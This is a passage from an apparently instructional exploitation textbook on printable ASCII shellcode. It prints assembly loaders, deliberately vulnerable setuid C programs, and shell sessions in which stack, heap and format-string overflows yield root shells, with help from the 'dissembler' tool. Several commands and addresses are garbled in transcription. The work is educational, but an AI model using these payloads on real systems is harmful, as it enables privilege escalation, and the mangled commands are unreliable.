This is basically the same exploit code from before, but it uses the new printable shellcode and a printable single-byte instruction to create the NOP sled. Also, notice that the backslash character in the printable shellcode is escaped with another backslash to appease the compiler. This would be unnecessary if the printable shellcode were defined using hex characters. The following output shows the exploit program being compiled and executed, yielding a root shell.

```
$ gcc -o exploit2 printable_exploit.c
$./exploit2 0
Stack pointer (EIP) : 0xbffff7f8
 Offset from EIP : 0x0
Desired Return Addr : 0xbffff7f8
sh-2.05b# whoami
root
sh-2.05b#
```

Excellent, the printable shellcode works. And because there are many different combinations of `sub` instruction values that will wrap EAX around to each desired value, the shellcode also possesses polymorphic qualities. Changing these values will result in mutated or different-looking shellcode that will still achieve the same end results.

Exploiting using printable characters can be done on the command line too, using a NOP sled that would make Mr. T proud.

```
$ echo 'main(){int sp;printf("%p\n",&sp);}'>q.c;gcc -o q.x
q.c;./q.x;rm q.?
0xbffff844
$./vuln 'perl -e 'print "JIBBAJABBA"x20;"cat print"perl -e 'print
"\x44\xf8\xff\xbf"x40;'''
sh-2.05b# whoami
root
sh-2.05b#
```

However, this printable shellcode won't work if it is stored in an environment variable, because the stack pointer won't be in the same location. In order for the real shellcode to be written to a place accessible by the printable shellcode, a new tactic is needed. One option is to calculate the location of the environment variable and modify the printable shellcode each time, to place the stack pointer about 50 bytes past the end of the printable loader code to allow for the real shellcode to be built.

While this is possible, a simpler solution exists. Because environment variables tend to be located near the bottom of the stack (in the higher memory addresses), the stack pointer can just be set to an address near the

bottom of the stack, such as 0xbfffffe0. Then the real shellcode will be built from this point backward, and a large NOP sled can be built to bridge the gap between the printable shellcode (loader code in the environment) and the real shellcode. The next page shows a new version of the printable shellcode that does this.

*print2.asm*

```
BITS 32
and eax, 0x454e4f4a ; Zero out the EAX register
and eax, 0x3a313035 ; by ANDing opposing, but printable bits

sub eax, 0x59434243 ; Subtract various printable values
sub eax, 0x6f6f6f6f ; from EAX to set it to 0xbfffffe0
sub eax, 0x774d4e6e ; (no need to get the current ESP this time)

push eax ; Push EAX to the stack, and then
pop esp ; pop that into ESP to do a mov eax, esp

; Now ESP is at 0xbfffffe0
; which is past the loader bytecode that is executing now.

and eax, 0x454e4f4a ; Zero out the EAX register again
and eax, 0x3a313035 ; using the same trick

sub eax, 0x344b4b74 ; Subtract some printable values
sub eax, 0x256e5867 ; from EAX to wrap EAX to 0x80cd0bb0
sub eax, 0x25795075 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x6e784a38 ; Subtract more printable values
sub eax, 0x78733825 ; from EAX to wrap EAX to 0x99e18953
push eax ; and then push this to the stack

sub eax, 0x64646464 ; Subtract more printable values
sub eax, 0x6a373737 ; from EAX to wrap EAX to 0x51e3896e
sub eax, 0x7962644a ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x55257555 ; Subtract more printable values
sub eax, 0x41367070 ; from EAX to wrap EAX to 0x69622f68
sub eax, 0x52257441 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x77777777 ; Subtract more printable values
sub eax, 0x33334f4f ; from EAX to wrap EAX to 0x68732f2f
sub eax, 0x56443973 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x254f2572 ; Subtract more printable values
sub eax, 0x65654477 ; from EAX to wrap EAX to 0x685180cd
sub eax, 0x756d4479 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x43434343 ; Subtract more printable values
sub eax, 0x25773025 ; from EAX to wrap EAX to 0xc931db31
sub eax, 0x36653234 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack
```

```
sub eax, 0x387a3848 ; Subtract more printable values
sub eax, 0x38713859 ; from EAX to wrap EAX to 0x58466a90
push eax ; and then push EAX to the stack

; add a NOP sled
sub eax, 0x6a346a6a ; Subtract more printable values
sub eax, 0x254c3964 ; from EAX to wrap EAX to 0x90909090
sub eax, 0x38353632 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack
push eax ; many times to build a NOP sled
push eax ; to bridge the loader code to the
push eax ; freshly built shellcode.

push eax
```

In the following two output boxes, the preceding code is assembled and displayed.

```
$ nasm print2.asm
$ cat print2
assembled print2 shellcode
%JONE%501:-CBCY-oooo-nNMwP\%JONE%501:-tKK4-gXn%-uPy%P-8Jxn-%8sxP-dddd-
777j-JdbyP-Uu%U-pp6A-
At%RP-www-OO33-s9DVP-r%O%-wDee-yDmuP-CCCC-%0w%-42e6P-H8z8-Y8q8P-jj4j-
d9L%-
2658PPPPPPPPPPPPPPPP
```

This modified version of the printable shellcode is basically the same, but instead of setting the stack pointer relative to the current stack pointer, it is

simply set to 0xbfffffe0. The number of NOP sled-building push instructions at the end may need to be varied, depending on where the shellcode is located.

Let's try out the new printable shellcode:

```
$ export ZPRINTABLE=JIBBAJABBAHIJACK'cat print2'
$ env
MANPATH=/usr/share/man:/usr/local/share/man:/usr/share/gcc-data/i686-
pc-linux-
gnu/3.2/man:/usr/X11R6/man:/opt/insight/man
INFODIR=/usr/share/info:/usr/X11R6/info
HOSTNAME=overdose
TERM=xterm
SHELL=/bin/sh
SSH_CLIENT=192.168.0.118 1840 22
SSH_TTY=/dev/pts/2
MOZILLA_FIVE_HOME=/usr/lib/mozilla
USER=matrix
PAGER=/usr/bin/less
CONFIG_PROTECT_MASK=/etc/gconf
PATH=/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/i686-pc-linux-gnu/gcc-
bin/3.2:/usr/X11R6/bin:/opt/sun-jdk-1.4.0/bin:/opt/sun-jdk-
1.4.0/jre/bin:/usr/games/bin:/opt/insight/bin:..:/opt/j2rel.4.1/bin:/sb
in:/usr/sbin:
/usr/local/sbin:/home/matrix/bin
PWD=/hacking
JAVA_HOME=/opt/sun-jdk-1.4.0
EDITOR=/bin/nano
JAVAC=/opt/sun-jdk-1.4.0/bin/javac
PS1=\$
CXX=g++
JDK_HOME=/opt/sun-jdk-1.4.0
SHLVL=1
HOME=/home/matrix
ZPRINTABLE=JIBBAJABBAHIJACK%JONE%501:-CBCY-oooo-nNMwP\%JONE%501:-tKK4-
gXn%-uPy%-P-
8Jxn%-8sxP-dddd-777j-JdbyP-Uu%U-pp6A-At%RP-wwwwww-OO33-s9DVP-r%O%-wDee-
yDmuP-CCCC-
%0w%-42e6P-H8z8-Y8q8P-jj4j-d9L%-2658PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
LESS=-R
LOGNAME=matrix
CVS_RSH=ssh
LESSOPEN=|lesspipe.sh %
INFOPATH=/usr/share/info:/usr/share/gcc-data/i686-pc-linux-
gnu/3.2/info
CC=gcc
G_BROKEN_FILERAMES=1
=/usr/bin/env
$./getenvaddr ZPRINTABLE
ZPRINTABLE is located at 0xbfffffe63
$./vuln2 'perl -e 'print "\x63\xfe\xff\xbf\x9;"''
sh-2.05b# whoami
root
sh-2.05b#
```

This works fine, because `ZPRINTABLE` is located near the end of the environment. If it were any closer to the end, extra characters would need to be added to the end of the printable shellcode to save space for the real

shellcode to be built. If the printable shellcode is located further away from the end, a longer NOP sled will be needed to bridge the gap. An example of this follows:

```
$ unset ZPRINTABLE
$ export SHELLCODE=JIBBAJABBAHIJACK'cat print2'
$ env
MANPATH=/usr/share/man:/usr/local/share/man:/usr/share/gcc-data/i686-
pc-linux-
gnu/3.2/man:/usr/X11R6/man:/opt/insight/man
INFODIR=/usr/share/info:/usr/X11R6/info
HOSTNAME=overdose
SHELLCODE=JIBBAJABBAHIJACK%JONE%501:-CBCY-oooo-nNMwP\%JONE%501:-tKK4-
gXn%-uPy%P-
8Jxn-%8sxP-dddd-777j-JdbyP-Uu%U-pp6A-At%RP-wwwwww-OO33-s9DVP-r%O%-wDee-
yDmuP-CCCC-
%0w%-42e6P-H8z8-Y8q8P-jj4j-d9L%-2658PP
TERM=xterm
SHELL=/bin/sh
SSH_CLIENT=192.168.0.118 1840 22
SSH_TTY=/dev/pts/2
MOZILLA_FIVE_HOME=/usr/lib/mozilla
USER=matrix
PAGER=/usr/bin/less
CONFIG_PROTECT_MASK=/etc/gconf
PATH=/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/i686-pc-linux-gnu/gcc-
bin/3.2:/usr/X11R6/bin:/opt/sun-jdk-1.4.0/bin:/opt/sun-jdk-
1.4.0/jre/bin:/usr/games/bin:/opt/insight/bin:::/opt/j2re1.4.1/bin:/sb
in:/usr/sbin:
/usr/local/sbin:/home/matrix/bin
PWD=/hacking
JAVA_HOME=/opt/sun-jdk-1.4.0
EDITOR=/bin/nano
JAVAC=/opt/sun-jdk-1.4.0/bin/javac
PS1=\$
CXX=g++
JDK_HOME=/opt/sun-jdk-1.4.0
SHLVL=1
HOME=/home/matrix
LESS=-R
LOGNAME=matrix
CVS_RSH=ssh
LESSOPEN=|lesspipe.sh %s
INFOPATH=/usr/share/info:/usr/share/gcc-data/i686-pc-linux-
gnu/3.2/info
CC=gcc
G_BROKEN_FILERAMES=1
_= /usr/bin/env
$./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffc03
$./vuln2 'perl -e 'print "\x03\xfc\xff\xbf"x9; ''
Segmentation fault
$ export SHELLCODE=JIBBAJABBAHIJACK'cat
print2'PP
PP
PP
P
$./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffb63
```

```
$./vuln2 'perl -e 'print "\x63\xfb\xff\xbf"x9;''
sh-2.05b# whoami
root
sh-2.05b#
```

Now that working printable shellcode exists in an environment variable, it can be used with heap-based overflows and format-string exploits.

Here is an example of printable shellcode being used in the heap-based overflow from before:

```
$ unset SHELLCODE
$ export ZPRINTABLE='cat print2'
$ getenvaddr ZPRINTABLE
ZPRINTABLE is located at 0xbfffffe73
$ pcalc 0x73 + 4
 119 0x77 0y1110111
$./bss_game 12345678901234567890'printf "\x77\xfe\xff\xbf"'
---DEBUG---
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 12345678901234567890wT'ż
[after strcpy] function_ptr @ 0x8049c88: 0xbfffffe77

sh-2.05b# whoami
root
sh-2.05b#
```

And here is an example of printable shellcode being used in a format-string exploit:

```
$ getenvaddr ZPRINTABLE
ZPRINTABLE is located at 0xbfffffe73
$ pcalc 0x73 + 4
 119 0x77 0y1110111
$ nm ./fmt_vuln | grep DTOR
0804964c d __DTOR_END__
08049648 d __DTOR_LIST__
$ pcalc 0x77 - 16
 103 0x67 0y1100111
$ pcalc 0xfe - 0x77
 135 0x87 0y10000111
$ pcalc 0x1ff - 0xfe
 257 0x101 0y100000001
$ pcalc 0x1bf - 0xff
 192 0xc0 0y11000000
$./fmt_vuln 'printf
"\x4c\x96\x04\x08\x4d\x96\x04\x08\x4e\x96\x04\x08\x4f\x96\x04\x08"'\%3\
$103x%4\$n%3\
$135x%5\$n%3\$257x%6\$n%3\$192x%7\$n
The right way:
%3$103x%4\$n%3$135x%5\$n%3$257x%6\$n%3\$192x%7\$n
The wrong way:
```

```

0
0
[*] test_val @ 0x08049570 = -72 0xffffffffb8
sh-2.05b# whoami
root
sh-2.05b#

```

Printable shellcode like this could be used to exploit a program that normally does input validation to restrict against nonprintable characters.

0x2ab Dissembler

Phiral Research Laboratories has provided a useful tool called *dissembler*, that uses the same technique shown previously to generate printable ASCII bytecode from an existing piece of bytecode. This tool is available at <http://www.phiral.com/>.

```

$./dissembler
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
- Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

```

Usage: ./dissembler [switches] bytecode

Optional dissembler switches:

```

-t <target address> near where the bytecode is going
-N optimize with ninja magic
-s <original size> size changes target, adjust with orig size
-b <NOP bridge size> number of words in the NOP bridge
-c <charset> which chars are considered printable
-w <output file> write dissembled code to output file
-e escape the backslash in output

```

By default, dissembler will start building the shellcode at the end of the stack and then try to build a NOP bridge (or sled) from the loader code to the newly built code. The size of the bridge can be controlled with the `-b` switch. This is demonstrated with the vuln2.c program from earlier in the chapter:

```

$ cat vuln2.c
int main(int argc, char *argv[])
{
 char buffer[5];
 strcpy(buffer, argv[1]);
 return 0;
}
$ gcc -o vuln2 vuln2.c
$ sudo chown root.root vuln2
$ sudo chmod +s vuln2

$ dissembler -e -b 300 tinyshell
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
- Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[e] Escape the backslash: ON

```

```

[b] Bridge size: 300 words
[*] Dissembling bytecode from 'tinyshell'...

[+] dissembled bytecode is 461 bytes long.
--
%83D5%AD0H-hhhh-KKKh-VLloP\\-kDDk-vMvc-fbxpP--Mzp-05qvP-VVVV-bbbx--
GEyP-Sf6S-Pz%P-
cy%EP-xxxx-PP5P-q7A8P-w777-wIpp-t-zXP-GHHH-00x%-%-_1P-jKzK-7%q%P-0000-
yy11-
W0TfPP
PPPPPPPPPPPPPP
PP
PPPPPPPPPPPPPP
PP
PPPPPPPPPPPPPP
PP
$ export SHELLCODE=%83D5%AD0H-hhhh-KKKh-VLloP\\-kDDk-vMvc-fbxpP--Mzp-
05qvP-VVVV-
bbbx--GEyP-Sf6S-Pz%P-cy%EP-xxxx-PP5P-q7A8P-w777-wIpp-t-zXP-GHHH-00x%-
%-_1P-jKzK-
7%q%P-0000-yy11-
W0TfPP
PPPPPPPPPPPPPP
PP
PPPPPPPPPPPPPP
PP
PPPPPPPPPPPPPP
PP
$./getenvaddr SHELLCODE
SHELLCODE is located at 0xbfffffa3a
$ ln -s ./getenvaddr ./gtenv
$./gtenv SHELLCODE
SHELLCODE is located at 0xbfffffa44
$./vuln2 'perl -e 'print "\x44\xfa\xff\xbf"x8; ''
sh-2.05b# whoami
root
sh-2.05b#

```

In this example, printable ASCII shellcode is created from the tiny shellcode file. The backslash is escaped to make copying and pasting easier when the same string is put into an environment variable. As usual, the location of the shellcode in the environment variable will change depending on the size of the name of the executing program.

Note that instead of doing the math each time, a symbolic link to the getenvaddr program is made with the same-size filename as the target program. This is an easy hack that simplifies the exploit process; hopefully you had come up with a similar solution of your own by now.

The bridge will be 300 words of NOPs (1,200 bytes), which is plenty to bridge the gap, but it does make the printable shellcode quite big. This can be optimized if the target address for the loader code is known. Also, grave accents can be used to eliminate the cutting and pasting, because the shellcode is written out to standard output, while the verbose information is written out to standard error.

The following output shows `dissembler` being used to create printable shellcode from regular shellcode. This is stored in an environment variable and an attempt is made to use it to exploit the `vuln2` program.

```
$ export SHELLCODE='dissembler -N -t 0xbfffffa44 tinyshell'
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
- Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbfffffa44
[+] Ending address: 0xbfffffb16
[*] Dissembling bytecode from 'tinyshell'...
[&] Optimizing with ninja magic...

[+] dissembled bytecode is 145 bytes long.
--
$ env | grep SHELLCODE
SHELLCODE=%PG2H%%8H6-IIIz-KHHK-xsnzP\‐RMMM-xllx-z5yyP-04yy--NrmP-tttt-
0F0m-AEYfP-
Ih%I-zz%z-Cw6%P-m%%%‐UsUz-wgtaP‐o2YY-z-g--yNayP-99X9-66e8--6b-P-i-s--‐
8CxCP
$./gtenv SHELLCODE
SHELLCODE is located at 0xbfffffb80
$./vuln2 'perl -e 'print "\x80\xfb\xff\xbf"\x80; ''
Segmentation fault
$ pcalc 461 - 145
 316 0x13c 0y100111100
$ pcalc 0xfb80 - 316
 64068 0xfa44 0y1111101001000100
$
```

Notice that the printable shellcode is now much smaller, because there's no need for the NOP bridge when optimization is turned on. The first part of the printable shellcode is designed to build the actual shellcode exactly after the loader code. Also, notice how grave accents are used this time to avoid the hassle of cutting and pasting.

Unfortunately, the size of an environment variable changes its location. Because the previous printable shellcode was 461 bytes long and this new piece of optimized printable shellcode is only 145 bytes long, the target address will be incorrect. Trying to hit a moving target can be tedious, so there's a switch built into the dissembler for this.

```
$ export SHELLCODE='dissembler -N -t 0xbfffffa44 -s 461 tinyshell'
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
- Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbfffffa44
[s] Size changes target: ON (adjust size: 461 bytes)
[+] Ending address: 0xbfffffb16
[*] Dissembling bytecode from 'tinyshell'...
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbfffffb80..
```

```
[+] dissembled bytecode is 145 bytes long.
--
$ env | grep SHELLCODE
SHELLCODE=%M4NZ%0B0%-1111-1AAz-3VRYP\-%0bb-6vvv-%JZfP-06wn--LtxP-AAAn-
Lvvv-XHFcP-
11%l-eu%8-5x6DP-gggg-i00i-ihW0P-yFFF-v511-s2oMP-BBsB-56X7--T%P-i%u%-
8KvKP
$./vuln2 'perl -e 'print "\x80\xfb\xff\xbf"x8; ''
sh-2.05b# whoami
root
sh-2.05b#
```

This time, the target address is automatically adjusted based on the changing size of the new printable shellcode. The new target address is also displayed (shown in bold), to make the exploitation easier.

Another useful option is a customizable character set. This will help the printable shellcode sneak past various character restrictions. The following example shows the printable shellcode being generated only using the characters *P, c, t, w, z, 7, -, and %*.

```
$ export SHELLCODE='dissembler -N -t 0xbfffffa44 -s 461 -c Pctwz72-%
tinyshell'
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
- Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbfffffa44
[s] Size changes target: ON (adjust size: 461 bytes)
[c] Using charset: Pctwz72-% (9)
[+] Ending address: 0xbfffffb16
[*] Dissembling bytecode from 'tinyshell'...
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbfffffb4e..

[+] dissembled bytecode is 195 bytes long.
--
$ env | grep SHELLCODE
SHELLCODE=%P---%PPP-t%2%-tt-t-t7Pt-t2P2P\w2%w-2c%2-c-t2-t-tcP-t----
tzc2-%w-7-Pc-
PP-w-PP-z-c--z-%P-zw%zP-z7w2--wcc--tt--272%P-7P%7-z2ww-c----%P%%P-
w%z%-t%-w-wczcP-
zz%t-7PPP-tc2c-wwwwP-wwcw-Pc-P-w2-2-cc-wP
$./vuln2 'perl -e 'print "\x4e\xfb\xff\xbf"x8; ''
sh-2.05b# whoami
root
sh-2.05b#
```

While it's unlikely that a program with such an odd input-validation function would be found in practice, there are some common functions that are used for input validation. Here is a sample vulnerable program that would need printable shellcode to exploit, due to a validation loop using the `isprint()` function.

```

only_print.c code
void func(char *data)
{
 char buffer[5];
 strcpy(buffer, data);
}

int main(int argc, char *argv[], char *envp[])
{
 int i;

 // clearing out the stack memory
 // clearing all arguments except the first and second
 memset(argv[0], 0, strlen(argv[0]));
 for(i=3; argv[i] != 0; i++)
 memset(argv[i], 0, strlen(argv[i]));
 // clearing all environment variables
 for(i=0; envp[i] != 0; i++)
 memset(envp[i], 0, strlen(envp[i]));

 // If the first argument is too long, exit
 if(strlen(argv[1]) > 40)
 {
 printf("first arg is too long.\n");
 exit(1);
 }

 if(argc > 2)
 {
 printf("arg2 is at %p\n", argv[2]);
 for(i=0; i < strlen(argv[2])-1; i++)
 {
 if(!(isprint(argv[2][i])))
 {
 // If there are any nonprintable characters in the
 // second argument, exit
 printf("only printable characters are allowed!\n");
 exit(1);
 }
 }
 }
 func(argv[1]);
 return 0;
}

```

In this program, the environment variables are all zeroed out, so shellcode can't be stashed there. Also, all but two of the arguments are zeroed out. The first argument is the one that can be overflowed, leaving the second argument as a potential storage place for shellcode. However, before the overflow occurs, there is a loop that checks for nonprintable characters in the second argument.

The program leaves no room for normal shellcode, making the exploitation a bit more difficult, but not impossible. The larger 46-byte shellcode is used in the following output, to illustrate a specific situation when the target address changes the actual size of the disassembled shellcode.

```

$ gcc -o only_print only_print.c
$ sudo chown root.root only_print
$ sudo chmod u+s only_print
$./only_print nothing_here_yet 'disassembler -N shellcode'
disassembler 0.9 - polymorphs bytecode to a printable ASCII string
- Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[*] Disassembling bytecode from 'shellcode'...
[&] Optimizing with ninja magic...
[+] disassembled bytecode is 189 bytes long.
--
arg2 is at 0xfffff9c4
$./only_print nothing_here_yet 'disassembler -N -t 0xfffff9c4
shellcode'
disassembler 0.9 - polymorphs bytecode to a printable ASCII string
- Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xfffff9c4
[+] Ending address: 0xfffffad
[*] Disassembling bytecode from 'shellcode'...
[&] Optimizing with ninja magic...
[&] Optimizing with ninja magic...

[+] disassembled bytecode is 194 bytes long.
--
arg2 is at 0xfffff9bf

```

The first argument is only a placeholder, while the specifics of the second argument are determined. The target address must match up with the location of the second argument, but there is a size difference between the two versions: the first was 189 bytes, and the second was 194 bytes. Fortunately, the `-s` switch can take care of that.

```

$./only_print nothing_here_yet 'disassembler -N -t 0xfffff9c4 -s 189
shellcode'
disassembler 0.9 - polymorphs bytecode to a printable ASCII string
- Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xfffff9c4
[s] Size changes target: ON (adjust size: 189 bytes)
[+] Ending address: 0xfffffad
[*] Disassembling bytecode from 'shellcode'...
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xfffff9c4..
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xfffff9bf..

[+] disassembled bytecode is 194 bytes long.
--
arg2 is at 0xfffff9bf
$./only_print 'perl -e "print "\xbfb\xf9\xff\xbf"\x8;"' 'disassembler -N
-t 0xfffff9c4
-s 189 shellcode'

```

```

disassembler 0.9 - polymorphs bytecode to a printable ASCII string
- Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
 438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffff9c4
[s] Size changes target: ON (adjust size: 189 bytes)
[+] Ending address: 0xbfffffadc
[*] Dissembling bytecode from 'shellcode'...
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffff9c4..
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffff9bf..

[+] Disassembled bytecode is 194 bytes long.
--
arg2 is at 0xbffff9bf
sh-2.05b# whoami
root
sh-2.05b#

```

The use of printable shellcode allowed the shellcode to make it through the input validation for printable characters.

A more extreme example would be a program that clears out almost all of the stack memory, like the following one.

```

cleared_stack.c code
void func(char *data)
{
 char buffer[5];
 strcpy(buffer, data);
}

int main(int argc, char *argv[], char *envp[])
{
 int i;

 // clearing out the stack memory
 // clearing all arguments except the first
 memset(argv[0], 0, strlen(argv[0]));
 for(i=2; argv[i] != 0; i++)
 memset(argv[i], 0, strlen(argv[i]));
 // clearing all environment variables
 for(i=0; envp[i] != 0; i++)
 memset(envp[i], 0, strlen(envp[i]));

 // If the first argument is too long, exit
 if(strlen(argv[1]) > 40)
 {
 printf("first arg is too long.\n");
 exit(1);
 }

 func(argv[1]);
 return 0;
}

```

This program clears out all of the function arguments except the first argument, and it clears out all of the environment variables. Because the first argument is where the overflow happens, and it can only be 40 bytes long, there's really no place to put shellcode. Or is there?

Using `gdb` to debug the program and examine the stack memory will give a clearer picture of the situation.

```
$ gcc -g -o cleared_stack cleared_stack.c
$ sudo chown root.root cleared_stack
$ sudo chmod u+s cleared_stack
$ gdb -q ./cleared_stack
(gdb) list
4 strcpy(buffer, data);
5
6
7 int main(int argc, char *argv[], char *envp[])
8 {
9 int i; 10
10 // clearing out the stack memory
11 // clearing all arguments except the first
12 memset(argv[0], 0, strlen(argv[0]));
(gdb)
14 for(i=2; argv[i] != 0; i++)
15 memset(argv[i], 0, strlen(argv[i]));
16 // clearing all environment variables
17 for(i=0; envp[i] != 0; i++)
18 memset(envp[i], 0, strlen(envp[i]));
19
20 // If the first argument is too long, exit
21 if(strlen(argv[1]) > 40)
22 {
23 printf("first arg is too long.\n");
(gdb) break 21
Breakpoint 1 at 0x8048516: file cleared_stack.c, line 21.
(gdb) run test
Starting program: /hacking/cleared_stack test

Breakpoint 1, main (argc=2, argv=0xbfffff904, envp=0xbfffff910)
 at cleared_stack.c:21
21 if(strlen(argv[1]) > 40)
(gdb) x/128x 0xbfffffc00
0xbfffffc00: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffc10: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffc20: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffc30: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffc40: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffc50: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffc60: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffc70: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffc80: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffc90: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffcfa0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffcb0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffcc0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffdc0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffce0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffcf0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffd00: 0x00000000 0x00000000 0x00000000 0x00000000
```

```

0xbffffd10: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffd20: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffd30: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffd40: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffd50: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffd60: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffd70: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffd80: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffd90: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffda0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffdb0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffdc0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffdd0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffde0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffdf0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)
0xbffffe00: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffe10: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffe20: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffe30: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffe40: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffe50: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffe60: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffe70: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffe80: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffe90: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffea0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffeb0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffec0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffed0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffee0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffef0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffff00: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffff10: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffff20: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffff30: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffff40: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffff50: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffff60: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffff70: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffff80: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffff90: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffa0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffb0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffc0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffd0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffffe0: 0x00000000 0x61682f00 0x6e696b63 0x6c632f67
0xbffffff0: 0x65726165 0x74735f64 0x006b6361 0x00000000
(gdb)
0xc0000000: Cannot access memory at address 0xc0000000
(gdb) x/s 0xbfffffe5
0xbfffffe5: "/hacking/cleared_stack"
(gdb)

```

After compiling the source, the binary is opened with `gdb` and a breakpoint is set at line 21, right after all the memory is cleared. An examination of memory near the end of the stack shows that it is indeed cleared. However, there is something left right at the very end of the stack. Displaying this memory as a

string, it becomes apparent that this is the name of the executing program. The gears should be turning in your head by now.

If the name of the program is set to be printable shellcode, the program's execution flow can be directed into its own name. Symbolic links can be used to change the effective name of the program without affecting the original binary. The following example will help clarify this process.

```
$./dissembler -e -b 34 tinyshell
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
